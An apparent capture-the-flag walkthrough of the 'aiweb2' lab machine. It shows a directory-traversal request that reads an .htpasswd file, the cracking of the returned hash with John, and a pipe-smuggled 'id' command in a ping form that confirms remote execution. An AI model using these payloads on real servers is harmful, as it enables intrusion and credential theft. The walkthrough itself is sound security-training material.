
```
<Directory />
        Options FollowSymLinks
        AllowOverride None
        Require all denied
</Directory>

<Directory /usr/share>
        AllowOverride None
        Require all granted
</Directory>

<Directory /var/www/>
        Options FollowSymLinks
        AllowOverride All
        Require all granted
</Directory>
```

Sadly, we are not able to read access.log or error.log else, we can open up an avenue for code injection.




```
# ErrorLog: The location of the error log file.
# If you do not specify an ErrorLog directive within a <VirtualHost>
# container, error messages relating to that virtual host will be
# logged here.  If you *do* define an error logfile for a <VirtualHost>
# container, that host's errors will be logged there and not here.
#
ErrorLog ${APACHE_LOG_DIR}/error.log
```

Using lfi to probe sites-available/000-default.conf we saw that for webadmin it is protected with a password.




```
ServerAdmin webmaster@localhost
DocumentRoot /var/www/html

# Available loglevels: trace8, ..., trace1, debug, info, notice, warn,
# error, crit, alert, emerg.
# It is also possible to configure the loglevel for particular
# modules, e.g.
#LogLevel info ssl:warn

ErrorLog ${APACHE_LOG_DIR}/error.log
CustomLog ${APACHE_LOG_DIR}/access.log combined

# For most configuration files from conf-available/, which are
# enabled or disabled at a global level, it is possible to
# include a line for only one particular virtual host. For example the
# following line enables the CGI configuration for this host only
# after it has been globally disabled with "a2disconf".
#Include conf-available/serve-cgi-bin.conf

<Directory "/var/www/html/webadmin">
        AuthType Basic
        AuthName "Restricted Content"
        AuthUserFile /etc/apache2/.htpasswd
        Require valid-user
</Directory>
```

IF files upload wasnt commented out on the Xuezhuli filesharing service, our lives would be much more easier.
This is the backend php code.




```
/*      if(isset($_POST["MAX_FILE_SIZE"])){
                // Get the filename and make sure it is valid
                $filename = basename($_FILES['uploadedfile']['name']);

                // Get the username and make sure it is valid
                if( !preg_match('/^[\w_\-]+$/', $username) ){
                        $err = "*Invalid username";
                }

                //Upload the file to the user directory.
                $full_path = sprintf(dirname(__FILE__)."/srv/uploads/%s/%s", $username, $filename);
                if( !move_uploaded_file($_FILES['uploadedfile']['tmp_name'], $full_path) ){
                        $err = "*Upload error.";
                }
        } */
```

This is the frontend html code. Even if the front end is commented out it is no use because backend couldn't process the
uploaded file.




```
<!--    <div class="upload">
                <form enctype="multipart/form-data" action="<?php echo htmlentities($_SERVER['PHP_SELF']); ?>" method="POST">
                        <input type="hidden" name="MAX_FILE_SIZE" value="1000000000" />
                        <label for="uploadfile_input">Choose a file to upload:&nbsp;&nbsp;</label><input name="uploadedfile" type="file"
id="uploadfile_input"/>
                        <button type="submit" class = "button">Upload File</button>
                        <span class="error"><?php echo htmlentities($err)?></span>
                </form>
        </div>
-->
```

Sent a burp request to view .htpasswd which was used for webadmin.




```
GET
//viewing.php?file_name=../../../../../../../../../../../../../../etc/apache2/.htpasswd
 HTTP/1.1
Host: aiweb2
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: PHPSESSID=7cgrorjiano2gsjebfu1b6rvkk
Connection: close
Upgrade-Insecure-Requests: 1
```

Amazingly, we got a hash which we will use for john later.




```
HTTP/1.1 200 OK
Date: Wed, 18 Sep 2019 08:52:32 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 51
Connection: close
Content-Type: text/plain;charset=UTF-8

aiweb2admin:$apr1$VXqmVvDD$otU1gx4nwCgsAOA7Wi.aU/
```

Takes less that 30seconds to crack the hash.




```
root@kali:/var/www/html# john --wordlist=/root/pwn/rockyou.txt /root/pwn/aiweb2/hashes.txt
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ [MD5 128/128 AVX 4x3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
c.ronaldo        (aiweb2admin)
1g 0:00:00:00 DONE (2019-09-18 05:13) 16.66g/s 102400p/s 102400c/s 102400C/s playa..honeybear
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Went to webadmin/index.php and this meants that we need to read the contents of the robots file.




I disallowed some contents from robots.

Robots.txt shows 2 directories.




```
User-agent: *
Disallow:
Disallow: /H05Tpin9555/
Disallow: /S0mextras/
```

Before gaining a foothold, this information wasn't of any use but it will be crucical for privilege escalation later.




Find juicy information in this dir!!!

Seems like a web shell but we are only able to ping, found out that you could do a remote command execution
by using a pipe which will be displayed later.




Ping IP address:

This is the start of the RCE, notice how we use the pipe(|) after the ip address.




```
POST /webadmin//H05Tpin9555/ HTTP/1.1
Host: aiweb2
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://aiweb2/webadmin//H05Tpin9555/
Content-Type: application/x-www-form-urlencoded
Content-Length: 31
Cookie: PHPSESSID=7cgrorjiano2gsjebfu1b6rvkk
Authorization: Basic YWl3ZWIyYWRtaW46Yy5yb25hbGRv
Connection: close
Upgrade-Insecure-Requests: 1

ip=192.168.2.1|id&Submit=Submit
```

Remote command execution confirmed ! Right now the objective will be to upload a shell.



```
HTTP/1.1 200 OK
Date: Thu, 19 Sep 2019 01:48:53 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1
Vary: Accept-Encoding
Content-Length: 1142
Connection: close
Content-Type: text/html; charset=UTF-8

<div id='wrap'><pre>uid=33(www-data) gid=33(www-data) groups=33(www-data)
</pre></div>
```

